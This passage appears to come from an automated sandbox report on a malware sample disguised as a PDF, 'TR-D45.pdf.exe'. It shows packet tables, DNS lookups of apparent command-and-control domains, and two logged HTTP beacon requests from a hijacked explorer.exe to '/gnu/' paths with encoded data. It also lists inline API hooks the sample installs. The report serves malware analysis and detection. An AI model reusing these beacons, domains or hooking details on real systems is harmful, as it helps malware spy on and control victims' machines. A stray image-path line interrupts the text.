| Nov 20, 2020 09:04:53.841814995 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.841834068 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.841850042 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.841865063 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.841881990 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.841897964 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.841914892 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.841932058 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.841933012 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.841953993 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.841973066 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.841978073 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.841981888 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.842011929 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.975908995 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.975929022 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.975982904 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.975987911 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.976001024 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976021051 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976035118 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.976042032 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976061106 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976063967 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Nov 20, 2020 09:04:53.976078987 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976089954 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.976095915 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976114035 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976126909 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.976130009 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976147890 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976161957 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.976165056 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976186991 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976186991 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.976206064 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976216078 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.976226091 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976243019 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976243973 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.976259947 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976268053 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.976278067 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976294994 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.976308107 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:53.976334095 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:54.110428095 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110456944 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110474110 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110491037 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110508919 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110508919 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:54.110522032 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110533953 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110547066 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110553026 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:54.110560894 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110584021 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110603094 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110603094 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:54.110620975 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110632896 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:54.110637903 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110656023 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110660076 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:54.110671997 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110688925 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110693932 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:54.110706091 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110727072 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110739946 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:54.110748053 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110757113 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:54.110768080 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110780001 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110788107 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:54.110794067 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110809088 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110821009 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110832930 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110846043 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110857964 CET | 49718 | 443 | 192.168.2.5 | 192.185.152.65 |
| Nov 20, 2020 09:04:54.110862970 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110876083 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |
| Nov 20, 2020 09:04:54.110888004 CET | 443 | 49718 | 192.185.152.65 | 192.168.2.5 |

## UDP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Nov 20, 2020 09:04:29.703107119 CET | 59596 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:04:29.730174065 CET | 53 | 59596 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:04:30.566425085 CET | 65296 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:04:30.601692915 CET | 53 | 65296 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:04:31.407577991 CET | 63183 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:04:31.434827089 CET | 53 | 63183 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:04:34.731328964 CET | 60151 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:04:34.758527994 CET | 53 | 60151 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:04:42.050661087 CET | 56969 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:04:42.077615976 CET | 53 | 56969 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:04:52.822020054 CET | 55161 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:04:52.981875896 CET | 53 | 55161 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.127981901 CET | 54757 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:04:53.166579008 CET | 53 | 54757 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:04:53.743817091 CET | 49992 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:04:53.772696018 CET | 53 | 49992 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:04:55.063994884 CET | 60075 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:04:55.099390984 CET | 53 | 60075 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:04:58.159496069 CET | 55016 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:04:58.186534882 CET | 53 | 55016 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:07.165672064 CET | 64345 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:07.201189995 CET | 53 | 64345 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:19.018973112 CET | 57128 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:19.054299116 CET | 53 | 57128 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:19.603241920 CET | 54791 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:19.640173912 CET | 53 | 54791 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:20.127237082 CET | 50463 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:20.162691116 CET | 53 | 50463 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:20.655438900 CET | 50394 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:20.692374945 CET | 53 | 50394 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:21.174978018 CET | 58530 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:21.212754965 CET | 53 | 58530 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:21.804411888 CET | 53813 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:21.840164900 CET | 53 | 53813 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:22.555119991 CET | 63732 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:22.590714931 CET | 53 | 63732 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:23.129868984 CET | 57344 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:23.166244984 CET | 53 | 57344 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:24.209369898 CET | 54450 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:24.244648933 CET | 53 | 54450 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:25.874269962 CET | 59261 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:25.909646034 CET | 53 | 59261 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:27.315752029 CET | 57151 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:27.343394995 CET | 53 | 57151 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:27.647795916 CET | 59413 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:27.690709114 CET | 53 | 59413 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:30.082146883 CET | 60516 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:30.126589060 CET | 53 | 60516 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:30.557787895 CET | 51649 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:30.594754934 CET | 53 | 51649 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:05:53.221961021 CET | 65086 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:05:53.273062944 CET | 53 | 65086 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:06:01.685451031 CET | 56432 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:06:01.715022087 CET | 53 | 56432 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:06:15.634852886 CET | 52929 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:06:15.769042015 CET | 53 | 52929 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:06:34.651122093 CET | 64317 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:06:35.659728050 CET | 64317 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:06:36.660382986 CET | 64317 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:06:38.675417900 CET | 64317 | 53 | 192.168.2.5 | 8.8.8.8 |
| Nov 20, 2020 09:06:39.683166027 CET | 53 | 64317 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:06:40.687666893 CET | 53 | 64317 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:06:41.688621044 CET | 53 | 64317 | 8.8.8.8 | 192.168.2.5 |
| Nov 20, 2020 09:06:43.702752113 CET | 53 | 64317 | 8.8.8.8 | 192.168.2.5 |

## ICMP Packets

| Timestamp | Source IP | Dest IP | Checksum | Code | Type |
|---|---|---|---|---|---|
| Nov 20, 2020 09:06:40.687797070 CET | 192.168.2.5 | 8.8.8.8 | cff8 | (Port unreachable) | Destination Unreachable |
| Nov 20, 2020 09:06:41.688704014 CET | 192.168.2.5 | 8.8.8.8 | cff8 | (Port unreachable) | Destination Unreachable |
| Nov 20, 2020 09:06:43.702857018 CET | 192.168.2.5 | 8.8.8.8 | cff8 | (Port unreachable) | Destination Unreachable |

## DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|---|---|---|---|---|---|---|---|
| Nov 20, 2020 09:04:52.822020054 CET | 192.168.2.5 | 8.8.8.8 | 0x9015 | Standard query (0) | pilatescol lective.com | A (IP address) | IN (0x0001) |
| Nov 20, 2020 09:05:30.082146883 CET | 192.168.2.5 | 8.8.8.8 | 0xc22e | Standard query (0) | g.msn.com | A (IP address) | IN (0x0001) |
| Nov 20, 2020 09:05:53.221961021 CET | 192.168.2.5 | 8.8.8.8 | 0x52e5 | Standard query (0) | www.gcvint ernational.com | A (IP address) | IN (0x0001) |
| Nov 20, 2020 09:06:15.634852886 CET | 192.168.2.5 | 8.8.8.8 | 0x5a49 | Standard query (0) | www.celebr ations.sucks | A (IP address) | IN (0x0001) |
| Nov 20, 2020 09:06:34.651122093 CET | 192.168.2.5 | 8.8.8.8 | 0xa44b | Standard query (0) | www.montre ynaud.com | A (IP address) | IN (0x0001) |
| Nov 20, 2020 09:06:35.659728050 CET | 192.168.2.5 | 8.8.8.8 | 0xa44b | Standard query (0) | www.montre ynaud.com | A (IP address) | IN (0x0001) |
| Nov 20, 2020 09:06:36.660382986 CET | 192.168.2.5 | 8.8.8.8 | 0xa44b | Standard query (0) | www.montre ynaud.com | A (IP address) | IN (0x0001) |
| Nov 20, 2020 09:06:38.675417900 CET | 192.168.2.5 | 8.8.8.8 | 0xa44b | Standard query (0) | www.montre ynaud.com | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Nov 20, 2020 09:04:52.981875896 CET | 8.8.8.8 | 192.168.2.5 | 0x9015 | No error (0) | pilatescol lective.com | | 192.185.152.65 | A (IP address) | IN (0x0001) |
| Nov 20, 2020 09:05:30.126589060 CET | 8.8.8.8 | 192.168.2.5 | 0xc22e | No error (0) | g.msn.com | g-msn-com-nsatc.trafficmanager.net | | CNAME (Canonical name) | IN (0x0001) |
| Nov 20, 2020 09:05:53.273062944 CET | 8.8.8.8 | 192.168.2.5 | 0x52e5 | No error (0) | www.gcvint ernational.com | gcvinternational.com | | CNAME (Canonical name) | IN (0x0001) |
| Nov 20, 2020 09:05:53.273062944 CET | 8.8.8.8 | 192.168.2.5 | 0x52e5 | No error (0) | gcvinterna tional.com | | 34.102.136.180 | A (IP address) | IN (0x0001) |
| Nov 20, 2020 09:06:15.769042015 CET | 8.8.8.8 | 192.168.2.5 | 0x5a49 | No error (0) | www.celebr ations.sucks | | 54.147.194.143 | A (IP address) | IN (0x0001) |
| Nov 20, 2020 09:06:39.683166027 CET | 8.8.8.8 | 192.168.2.5 | 0xa44b | Server failure (2) | www.montre ynaud.com | none | none | A (IP address) | IN (0x0001) |
| Nov 20, 2020 09:06:40.687666893 CET | 8.8.8.8 | 192.168.2.5 | 0xa44b | Server failure (2) | www.montre ynaud.com | none | none | A (IP address) | IN (0x0001) |
| Nov 20, 2020 09:06:41.688621044 CET | 8.8.8.8 | 192.168.2.5 | 0xa44b | Server failure (2) | www.montre ynaud.com | none | none | A (IP address) | IN (0x0001) |
| Nov 20, 2020 09:06:43.702752113 CET | 8.8.8.8 | 192.168.2.5 | 0xa44b | Server failure (2) | www.montre ynaud.com | none | none | A (IP address) | IN (0x0001) |

## HTTP Request Dependency Graph

- www.gcvinternational.com
- www.celebrations.sucks

## HTTP Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.5 | 49743 | 34.102.136.180 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Nov 20, 2020 09:05:53.298646927 CET | 5388 | OUT | GET /gnu/?bly=TVIpcz004Rkd&X2MxIjJP=i4YBL42YhvK+usDHzss6Tj24XYATFEIvS7y0nzG29ZgEeNh3uLyKqQDd2VWk30ZHQtTi HTTP/1.1<br>Host: www.gcvinternational.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |
| Nov 20, 2020 09:05:53.419409990 CET | 5389 | IN | HTTP/1.1 403 Forbidden<br>Server: openresty<br>Date: Fri, 20 Nov 2020 08:05:53 GMT<br>Content-Type: text/html<br>Content-Length: 275<br>ETag: "5fb6e13a-113"<br>Via: 1.1 google<br>Connection: close<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body><h1>Access Forbidden</h1></body></html> |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 1 | 192.168.2.5 | 49745 | 54.147.194.143 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Nov 20, 2020 09:06:15.873560905 CET | 5399 | OUT | GET /gnu/?X2MxIjJP=cm/vZIiV3Os0q9m3wV9NAYnR84EpEK2W/qhCxJKWCVek11jnJ1A4MINfB4PiPj5CXghE&bly=TVIpcz004Rkd HTTP/1.1<br>Host: www.celebrations.sucks<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |
| Nov 20, 2020 09:06:15.976310968 CET | 5400 | IN | HTTP/1.1 301 Moved Permanently<br>Date: Fri, 20 Nov 2020 08:06:15 GMT<br>Server: Apache/2.4.29 (Ubuntu)<br>Location: http://www.celebrations.sucks/gnu?X2MxIjJP=cm/vZIiV3Os0q9m3wV9NAYnR84EpEK2W/qhCxJKWCVek11jnJ1A4MINfB4PiPj5CXghE&bly=TVIpcz004Rkd<br>Content-Length: 428<br>Connection: close<br>Content-Type: text/html; charset=iso-8859-1<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 63 65 6c 65 62 72 61 74 69 6f 6e 73 2e 73 75 63 6b 73 2f 67 6e 75 3f 58 32 4d 78 49 6a 4a 50 3d 63 6d 2f 76 5a 49 69 56 33 4f 73 30 71 39 6d 33 77 56 39 4e 41 59 6e 52 38 34 45 70 45 4b 32 57 2f 71 68 43 78 4a 4b 57 43 56 65 6b 31 31 6a 6e 4a 31 41 34 4d 49 4e 66 42 34 50 69 50 6a 35 43 58 67 68 45 26 61 6d 70 3b 62 6c 79 3d 54 56 49 70 63 7a 30 30 34 52 6b 64 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 63 65 6c 65 62 72 61 74 69 6f 6e 73 2e 73 75 63 6b 73 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body><h1>Moved Permanently</h1> The document has moved <a href="http://www.celebrations.sucks/gnu?X2MxIjJP=cm/vZIiV3Os0q9m3wV9NAYnR84EpEK2W/qhCxJKWCVek11jnJ1A4MINfB4PiPj5CXghE&bly=TVIpcz004Rkd">here</a>. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.celebrations.sucks Port 80</address></body></html> |

## HTTPS Packets

| Timestamp | Source IP | Source Port | Dest IP | Dest Port | Subject | Issuer | Not Before | Not After | JA3 SSL Client Fingerprint | JA3 SSL Client Digest |
|---|---|---|---|---|---|---|---|---|---|---|
| Nov 20, 2020 09:04:53.319391966 CET | 192.185.152.65 | 443 | 192.168.2.5 | 49718 | CN=www.pilatescollective.com CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US | CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co. | Fri Nov 06 01:22:43 CET 2020 | Thu Feb 04 01:22:43 CET 2021 | 771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0 | 37f463bf4616ecd445d4a1937da06e19 |
| Thu Mar 17 17:40:46 CET 2016 | Wed Mar 17 17:40:46 CET 2021 | | | | | | | | | |

| Timestamp | Source IP | Source Port | Dest IP | Dest Port | Subject | Issuer | Not Before | Not After | JA3 SSL Client Fingerprint | JA3 SSL Client Digest |
|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US | CN=DST Root CA X3, O=Digital Signature Trust Co. | Thu Mar 17 17:40:46 CET 2016 | Wed Mar 17 17:40:46 CET 2021 | | |

# Code Manipulations

## User Modules

### Hook Summary

| Function Name | Hook Type | Active in Processes |
|---|---|---|
| PeekMessageA | INLINE | explorer.exe |
| PeekMessageW | INLINE | explorer.exe |
| GetMessageW | INLINE | explorer.exe |
| GetMessageA | INLINE | explorer.exe |


### Processes

#### Process: explorer.exe, Module: user32.dll

| Function Name | Hook Type | New Data |
|---|---|---|
| PeekMessageA | INLINE | 0x48 0x8B 0xB8 0x84 0x4E 0xEB |
| PeekMessageW | INLINE | 0x48 0x8B 0xB8 0x8C 0xCE 0xEB |
| GetMessageW | INLINE | 0x48 0x8B 0xB8 0x8C 0xCE 0xEB |
| GetMessageA | INLINE | 0x48 0x8B 0xB8 0x84 0x4E 0xEB |

# Statistics

## Behavior




# System Behavior

## Analysis Process: TR-D45.pdf.exe PID: 6060 Parent PID: 5584

### General

| | |
|---|---|
| Start time: | 09:04:34 |
| Start date: | 20/11/2020 |
| Path: | C:\Users\user\Desktop\TR-D45.pdf.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\Desktop\TR-D45.pdf.exe' |
| Imagebase: | 0x400000 |
| File size: | 86016 bytes |
| MD5 hash: | 937841064411662C36469498EA645660 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | Visual Basic |
| Reputation: | low |

### File Activities

